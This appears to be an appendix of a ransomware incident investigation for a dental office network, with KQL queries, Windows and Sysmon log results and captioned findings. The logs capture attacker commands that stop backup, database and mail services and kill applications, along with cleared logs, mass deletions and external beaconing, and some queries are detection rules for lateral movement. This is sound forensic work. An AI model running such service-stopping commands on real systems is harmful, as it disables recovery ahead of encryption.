
B-57. *Whole-day sweep for the six host names and IPs: only four contacted over SMB, HL-JMP01 and OFFICE-PC1 not among them (K49). Cited in 6, 7.17, 7.19.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventCode in (4648, 4776, 5381, 5382, 4797, 4798, 1102, 104, 1074, 4722, 4724, 4735, 4737, 4738)
| extend Subject = extract(@"<Data Name='SubjectUserName'>([^<]+)", 1, EventData_Xml),
        Account = extract(@"<Data Name='TargetUserName'>([^<]+)", 1, EventData_Xml),
        Proc = extract(@"<Data Name='(?:ProcessName|CallerProcessName)'>([^<]+)", 1, EventData_Xml),
        Target = extract(@"<Data Name='(?:TargetServerName|Workstation)'>([^<]+)", 1, EventData_Xml)
| summarize Rows = count(), First = min(EventTime), Last = max(EventTime) by host, EventCode, Subject, Account, Proc, Target
| sort by First asc
```

Results | Chart

host	EventCode	Subject	Account	Proc	Target	Rows	First [UTC]	Last [UTC]
ADDC01	4738					3	2/4/2026, 12:16:44.00...	2/4/2026, 6:16:44.000 AM
BACKOFFICE-PC1	4648					16	2/4/2026, 1:08:38.000...	2/4/2026, 1:49:31.000 PM
BACKOFFICE-PC1	5382					3	2/4/2026, 1:24:11.000...	2/4/2026, 1:50:01.000 PM
BACKOFFICE-PC1	4797					5	2/4/2026, 1:57:43.000...	2/4/2026, 1:57:43.000 AM
BACKOFFICE-PC1	4798					16	2/4/2026, 2:33:11.000...	2/4/2026, 2:28:03.000 PM
BACKOFFICE-PC1	5381					4	2/4/2026, 2:34:57.000...	2/4/2026, 2:37:10.000 AM
ADDC01	4648					10	2/4/2026, 2:59:08.000...	2/4/2026, 10:59:08.000 AM
ADDC01	4776					25	2/4/2026, 3:17:55.000...	2/4/2026, 5:17:35.000 AM
HL-FS01	104					21	2/4/2026, 3:42:36.000...	2/4/2026, 5:19:31.000 AM
HL-FS01	1102					3	2/4/2026, 3:42:36.000...	2/4/2026, 5:19:31.000 AM
HL-FS01	4648					9	2/4/2026, 4:28:22.000...	2/4/2026, 1:44:55.000 PM
ADDC01	1102					2	2/4/2026, 5:14:18.000...	2/4/2026, 5:20:00.000 AM
ADDC01	104					19	2/4/2026, 5:14:18.000...	2/4/2026, 5:20:01.000 AM
ADDC01	4724					1	2/4/2026, 5:21:56.000...	2/4/2026, 5:21:56.000 AM
ADDC01	4722					1	2/4/2026, 5:21:56.000...	2/4/2026, 5:21:56.000 AM
ADDC01	4735					1	2/4/2026, 5:22:28.000...	2/4/2026, 5:22:28.000 AM
ADDC01	4737					1	2/4/2026, 5:22:57.000...	2/4/2026, 5:22:57.000 AM
HL-FS01	4798					1	2/4/2026, 1:23:53.000...	2/4/2026, 1:23:53.000 PM
HL-FS01	4776					4	2/4/2026, 1:44:39.000...	2/4/2026, 1:44:55.000 PM
BACKOFFICE-PC1	4776					1	2/4/2026, 1:49:31.000...	2/4/2026, 1:49:31.000 PM
BACKOFFICE-PC1	1074					1	2/4/2026, 2:27:48.000...	2/4/2026, 2:27:48.000 PM

B-58. *Security events not used in the first pass: log-cleared (1102, 104), vault reads (5381), NTLM (4776), group enumeration (4798). Cited in 7.13, F15.*



2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop AcrSch2Svc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop Acronis* /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im notepad.exe
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im onenote.exe
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop AcronisAgent /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop VeeamMountSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop MSExchangeADTopology /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop BackupExecDeviceMediaService /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop VeeamEnterpriseManagerSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop BackupExecAgentAccelerator /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop BackupExecAgentBrowser /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop MSExchangeMTA /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im powerpnt.exe
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop VeeamTransportSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop BackupExecJobEngine /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop MSExchangeAntispamUpdate /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop MSExchangeAntispamUpdate /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im postgres.exe
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop MSExchangeADTopology /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop VeeamDeploySvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop VeeamDeploymentService /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop AcronisAgent /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop VeeamEnterpriseManagerSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop VeeamRESTSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop MSExchangeSRS /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im outlook.exe
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop BackupExecJobEngine /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop VeeamMountSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im wordpad.exe
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop VeeamCloudSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop BackupExecDeviceMediaService /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	net stop BackupExecVSSProvider /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop VeeamRESTSvc /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop MSExchangeMTA /y
2/4/2026, 4:05:24.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	C:\Windows\system32\net1 stop BackupExecManagementService /y
2/4/2026, 4:05:25.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im tbirdconfig.exe
2/4/2026, 4:05:25.000 AM	C:\Windows\System32\taskkill.exe	C:\Windows\System32\cmd.exe	taskkill /f /im ocautoupds.exe

B-59. *PowerShell script blocks (4104) present in the data: the five toolkit downloads, the Defender-disable commands, and Add-ADGroupMember. Cited in 6.*



2/4/2026, 4:00:34.000 AM		4672				
2/4/2026, 4:00:34.000 AM		4624				
2/4/2026, 4:00:36.000 AM	11	11	C:\Windows\System32\svchost.exe			C:\Windows\ServiceState\EventLog\Data\lastalive0.dat
2/4/2026, 4:00:45.000 AM		4634				
2/4/2026, 4:01:20.000 AM		4672				
2/4/2026, 4:01:20.000 AM		4624				
2/4/2026, 4:01:20.000 AM		4634				
2/4/2026, 4:01:24.000 AM		521				
2/4/2026, 4:01:24.000 AM		521				
2/4/2026, 4:01:24.000 AM		4624				
2/4/2026, 4:01:29.000 AM		7036				
2/4/2026, 4:01:29.000 AM		4672				
2/4/2026, 4:01:29.000 AM		4624				
2/4/2026, 4:01:32.000 AM		4624				
2/4/2026, 4:01:33.000 AM		4634				
2/4/2026, 4:01:34.000 AM		4672				
2/4/2026, 4:01:34.000 AM		4624				
2/4/2026, 4:01:34.000 AM		4776				
2/4/2026, 4:01:36.000 AM	11	11	C:\Windows\System32\svchost.exe			C:\Windows\ServiceState\EventLog\Data\lastalive1.dat
2/4/2026, 4:01:41.000 AM		4624				
2/4/2026, 4:01:41.000 AM		4634				
2/4/2026, 4:01:41.000 AM		4672				
2/4/2026, 4:01:41.000 AM		4776				
2/4/2026, 4:01:43.000 AM	18	18	System			
2/4/2026, 4:01:43.000 AM		4624				
2/4/2026, 4:01:43.000 AM		4672				
2/4/2026, 4:01:43.000 AM		4776				
2/4/2026, 4:01:44.000 AM		4672				
2/4/2026, 4:01:44.000 AM		4776				
2/4/2026, 4:01:44.000 AM	11	11	C:\Windows\system32\svchost.exe			C:\Windows\System32\Tasks\ptMSXbEj
2/4/2026, 4:01:44.000 AM		4624				
2/4/2026, 4:01:45.000 AM	1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\svchost.exe	C:\Windows\System32\..\System32\cmd.exe /1:fg /Q /C whoami ...	
2/4/2026, 4:01:45.000 AM	11	11	C:\Windows\System32\cmd.exe			C:\Windows\Temp\CNxHwPSo
2/4/2026, 4:01:45.000 AM	1	1	C:\Windows\System32\whoami.exe	C:\Windows\System32\cmd.exe	whoami	
2/4/2026, 4:01:45.000 AM	12	12	C:\Windows\system32\svchost.exe			
2/4/2026, 4:01:48.000 AM		4634				
2/4/2026, 4:01:48.000 AM		4634				

B-60. *ADDC01 at 04:01: EventID 18 to the atsvc pipe, a random task file written, and cmd running whoami to a Temp file (K47). Cited in 7.8, F10.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 13:40) .. datetime(2026-02-04 13:55))
| where host in ("HL-FS01", "BACKOFFICE-PC1") and EventCode in (4624, 4625, 4648)
| extend LType = coalesce(LogonType, Logon_Type, tag_Logon_Type),
        From = coalesce(IpAddress, Source_Network_Address, Client_Address, src_ip),
        Wks = coalesce(WorkstationName, Workstation_Name, Workstation, src_host)
| project EventTime, host, EventCode, Account_Name, TargetUserName, LType, From, Wks, Logon_Process, Authentication_Package
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	host	EventCode	Account_Name	LType	From	Wks	Logon_Process	Authentication_Package
2/4/2026, 1:44:27.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:44:27.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:44:27.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:44:39.000 PM	HL-FS01	4625	HL-FS01$ Administrator	2	127.0.0.1	HL-FS01	User32	Negotiate
2/4/2026, 1:44:42.000 PM	HL-FS01	4625	HL-FS01$ Administrator	2	127.0.0.1	HL-FS01	User32	Negotiate
2/4/2026, 1:44:46.000 PM	HL-FS01	4625	HL-FS01$ Administrator	2	127.0.0.1	HL-FS01	User32	Negotiate
2/4/2026, 1:44:55.000 PM	HL-FS01	4624	HL-FS01$ Administrator	2	127.0.0.1	HL-FS01	User32	Negotiate
2/4/2026, 1:44:55.000 PM	HL-FS01	4648	HL-FS01$ Administrator					
2/4/2026, 1:44:57.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:45:10.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:45:13.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:45:32.000 PM	HL-FS01	4624	HL-FS01$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:47:05.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:49:03.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:49:03.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:49:14.000 PM	BACKOFFICE-PC1	4625	BACKOFFICE-PC1$ helpdesk	2	127.0.0.1	BACKOFFICE-PC1	User32	Negotiate
2/4/2026, 1:49:19.000 PM	BACKOFFICE-PC1	4625	BACKOFFICE-PC1$ helpdesk	2	127.0.0.1	BACKOFFICE-PC1	User32	Negotiate
2/4/2026, 1:49:23.000 PM	BACKOFFICE-PC1	4625	BACKOFFICE-PC1$ Emily.Grant	2	127.0.0.1	BACKOFFICE-PC1	User32	Negotiate
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ helpdesk	2	127.0.0.1	BACKOFFICE-PC1	User32	Negotiate
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ helpdesk	2	127.0.0.1	BACKOFFICE-PC1	User32	Negotiate
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ UMFD-4	2	-	-	Advapi	Negotiate
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ DWM-4	2	-	-	Advapi	Negotiate
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4648	BACKOFFICE-PC1$ DWM-4					
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ DWM-4	2	-	-	Advapi	Negotiate
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4648	BACKOFFICE-PC1$ UMFD-4					
2/4/2026, 1:49:31.000 PM	BACKOFFICE-PC1	4648	BACKOFFICE-PC1$ helpdesk					
2/4/2026, 1:49:38.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:49:40.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:49:45.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:49:49.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:50:01.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:50:05.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:50:33.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:51:40.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate
2/4/2026, 1:51:41.000 PM	BACKOFFICE-PC1	4624	BACKOFFICE-PC1$ SYSTEM	5	-	-	Advapi	Negotiate

B-61. *Interactive logons on FS01 (local Administrator) and PC1 (local helpdesk), console type 2 from 127.0.0.1, after failed attempts (K48). Cited in 6, 7.18, F16.*

2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	net stop SDRSVC /y	C:\Windows\system32\net1 stop SDRSVC /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	cmd /c C:\ProgramData\Microsoft\update.bat	net stop "SQL Server (MSSQLSERVER)" /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	cmd /c C:\ProgramData\Microsoft\update.bat	net stop SDRSVC /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	cmd /c C:\ProgramData\Microsoft\update.bat	net stop OracleServiceORCL /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	net stop VeeamDeploymentService /y	C:\Windows\system32\net1 stop VeeamDeploymentService /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	cmd /c C:\ProgramData\Microsoft\update.bat	net stop swprv /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	net stop VeeamEnterpriseManagerSvc /y	C:\Windows\system32\net1 stop VeeamEnterpriseManagerSvc /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	net stop MSSQL$* /y	C:\Windows\system32\net1 stop MSSQL$* /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net.exe	C:\Windows\System32\cmd.exe	cmd /c C:\ProgramData\Microsoft\update.bat	net stop VeeamNFSSvc /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	net stop VeeamBackupSvc /y	C:\Windows\system32\net1 stop VeeamBackupSvc /y
2/4/2026, 4:04:03.000 AM	C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	net stop VeeamTransportSvc /y	C:\Windows\system32\net1 stop VeeamTransportSvc /y

B-62. *update.bat first pass on FS01: Set-MpPreference, netsh firewall off, and net stop of defence and backup services, parent update.bat (K45). Cited in 7.12, F11.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where (EventID == 11 and TargetFilename has_any ("defender.bat", "update.bat"))
    or (EventID == 1 and CommandLine has_any ("defender.bat", "update.bat"))
| project EventTime, host, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

Results Chart

EventTime [UTC]	host	EventID	Image	ParentImage	CommandLine	TargetFilename
2/4/2026, 3:47:54.000 AM	HL-FS01	11	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe			C:\ProgramData\Microsoft\update.bat
2/4/2026, 4:03:50.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\update.bat	
2/4/2026, 4:04:36.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c "type C:\ProgramData\Microsoft\update.bat"	
2/4/2026, 4:05:12.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\update.bat	
2/4/2026, 5:18:19.000 AM	BACKOFFICE-PC1	11	C:\Windows\system32\rundll32.exe			C:\Users\Public\defender.bat
2/4/2026, 5:18:21.000 AM	BACKOFFICE-PC1	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\rundll32.exe	cmd /c C:\Users\Public\defender.bat	
2/4/2026, 5:19:09.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\ProgramData\Microsoft\defender.bat	
2/4/2026, 5:19:15.000 AM	HL-FS01	11	C:\Users\Public\taskhostw.exe			C:\Users\Public\defender.bat
2/4/2026, 5:19:31.000 AM	HL-FS01	1	C:\Windows\System32\cmd.exe	C:\Users\Public\taskhostw.exe	cmd /c C:\Users\Public\defender.bat	
2/4/2026, 5:19:59.000 AM	ADDC01	11	C:\Windows\System32\spoolsv.exe			C:\Users\Public\defender.bat
2/4/2026, 5:20:00.000 AM	ADDC01	1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	cmd /c C:\Users\Public\defender.bat	

B-63. *defender.bat written and run on all three hosts, including the failed first path on FS01 (K46). Cited in 7.13, F15.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:00) .. datetime(2026-02-04 06:00))
| where EventID == 26
| extend Folder = extract(@"^([A-Za-z]:\\(?:[^\\]+\\){1,3})", 1, TargetFilename)
| summarize Deletes = count(), First = min(EventTime), Last = max(EventTime) by host, Image, Folder
| sort by Deletes desc
| take 30
```

Results Chart

host	Image	Folder	Deletes	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Windows\system32\cmd.exe	C:\Users\RYAN~1.ADA\AppData\	1132	2/4/2026, 5:18:22.000 AM	2/4/2026, 5:18:38.000 AM
HL-FS01	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Users\Emily.Grant\AppData\	10	2/4/2026, 4:03:50.000 AM	2/4/2026, 4:05:17.000 AM
BACKOFFICE-PC1	C:\Users\Public\updater.exe	C:\Users\emily.grant\Downloads\	1	2/4/2026, 5:17:35.000 AM	2/4/2026, 5:17:35.000 AM

B-64. *File deletes (EventID 26) by folder: 1,132 by defender.bat's cmd on PC1, the lure archive by updater.exe. Cited in 7.13, F15.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where TargetFilename has ".akira" or EventData_Xml has ".akira"
| summarize Rows = count(), DistinctFiles = dcount(TargetFilename), Writers = make_set(Image) by host, EventID
| sort by host asc
```

Results Chart

host	EventID	Rows	DistinctFiles	Writers
ADDC01	11	23	23	["C:\\Users\\Public\\updater.exe"]
ADDC01	1	1	1	["C:\\Windows\\System32\\cmd.exe"]
BACKOFFICE-PC1	11	2	2	["C:\\Users\\Public\\updater.exe"]
HL-FS01	11	4	4	["System","C:\\ProgramData\\Microsoft\\updater.exe"]

B-65. *Every event type mentioning .akira: 27 distinct files, no second source for the alert's hundreds. Cited in 7.16.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 23:59))
| where EventCode in (4768, 4769, 4770)
| extend Account = extract(@"<Data Name='TargetUserName'>([^<]+)", 1, EventData_Xml),
        Service = extract(@"<Data Name='ServiceName'>([^<]+)", 1, EventData_Xml),
        Enc = extract(@"<Data Name='TicketEncryptionType'>([^<]+)", 1, EventData_Xml),
        FromIp = extract(@"<Data Name='IpAddress'>([^<]+)", 1, EventData_Xml)
| summarize Rows = count(), First = min(EventTime), Last = max(EventTime) by EventCode, Account, Service, Enc, FromIp
| sort by First asc
```

Results | Chart

EventCode	Account	Service	Enc	FromIp	Rows	First [UTC]	Last [UTC]
4770					39	2/4/2026, 4:44:19.000...	2/4/2026, 6:31:15.000 PM
4769					105	2/4/2026, 4:44:32.000...	2/4/2026, 6:35:05.000 PM
4768					20	2/4/2026, 4:44:32.000...	2/4/2026, 6:35:05.000 PM

B-66. *Dead end: first Kerberos summary read from `EventData_Xml`; ticket counts only, every field blank. Superseded by B-75 and B-76. Cited in 7.19.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 1
| where (CommandLine has "net use" and CommandLine matches regex @"(?i)\\\\[^\\\s]+\\(C|ADMIN)\$")
    or (CommandLine has "wmic" and CommandLine has "/node:")
    or (CommandLine has "copy" and CommandLine matches regex @"(?i)\\\\[^\\\s]+\\[A-Z]\$")
| summarize Hits = count(), First = min(EventTime), Last = max(EventTime) by host, Image, ParentImage
| sort by First asc
```

Results | Chart

host	Image	ParentImage	Hits	First [UTC]	Last [UTC]
BACKOFFICE-PC1	C:\Windows\System32\cmd.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 3:33:38.000 AM	2/4/2026, 3:33:38.000 AM
BACKOFFICE-PC1	C:\Windows\System32\net.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 3:34:09.000 AM	2/4/2026, 3:34:09.000 AM
HL-FS01	C:\Windows\System32\net.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 4:28:22.000 AM	2/4/2026, 4:28:22.000 AM
ADDC01	C:\Windows\System32\wbem\WMIC.exe	C:\Windows\System32\spoolsv.exe	1	2/4/2026, 4:42:28.000 AM	2/4/2026, 4:42:28.000 AM

B-67. *Detection D11: admin-share and remote-WMI movement, 4 hits, all attacker. Cited in 13.*

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where EventID == 3 and not(DestinationIp startswith "172.16.") and not(DestinationIp startswith "127.")
| where not(Image has_any ("msedge.exe", "chrome.exe", "firefox.exe", "MicrosoftEdgeUpdate.exe"))
| summarize Conns = count(), Hours = dcount(bin(EventTime, 1h)), First = min(EventTime), Last = max(EventTime) by host, Image, DestinationIp
| where Conns >= 100 and Hours >= 3
| sort by Conns desc
```

Results | Chart

host	Image	DestinationIp	Conns	Hours	First [UTC]	Last [UTC]
HL-FS01	C:\Users\Public\taskhostw.exe	104.21.30.237	3861	12	2/4/2026, 3:53:25.000 AM	2/4/2026, 2:47:52.000 PM
HL-FS01	C:\Users\Public\taskhostw.exe	172.67.174.46	1823	12	2/4/2026, 3:35:11.000 AM	2/4/2026, 2:45:24.000 PM
ADDC01	C:\Users\Public\taskhostw.exe	172.67.174.46	1534	15	2/4/2026, 4:29:12.000 AM	2/4/2026, 6:45:27.000 PM
ADDC01	C:\Users\Public\taskhostw.exe	104.21.30.237	1392	15	2/4/2026, 4:33:56.000 AM	2/4/2026, 6:47:28.000 PM
ADDC01	C:\Users\Public\OneDriveSync.exe	104.21.30.237	930	15	2/4/2026, 4:44:50.000 AM	2/4/2026, 6:47:29.000 PM
